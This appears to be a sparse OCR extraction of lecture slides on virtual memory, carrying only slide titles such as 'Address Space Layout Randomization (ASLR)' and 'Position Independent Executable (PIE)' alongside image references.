
Virtual Memory




Virtual Memory



Virtual Memory




Virtual Memory




Where?

Virtual Memory




Where?

Virtual Memory




Address Space Layout Randomization (ASLR)

Virtual Memory




Position Independent Executable (PIE)

Virtual Memory




Position Independent Executable (PIE)


Virtual Memory




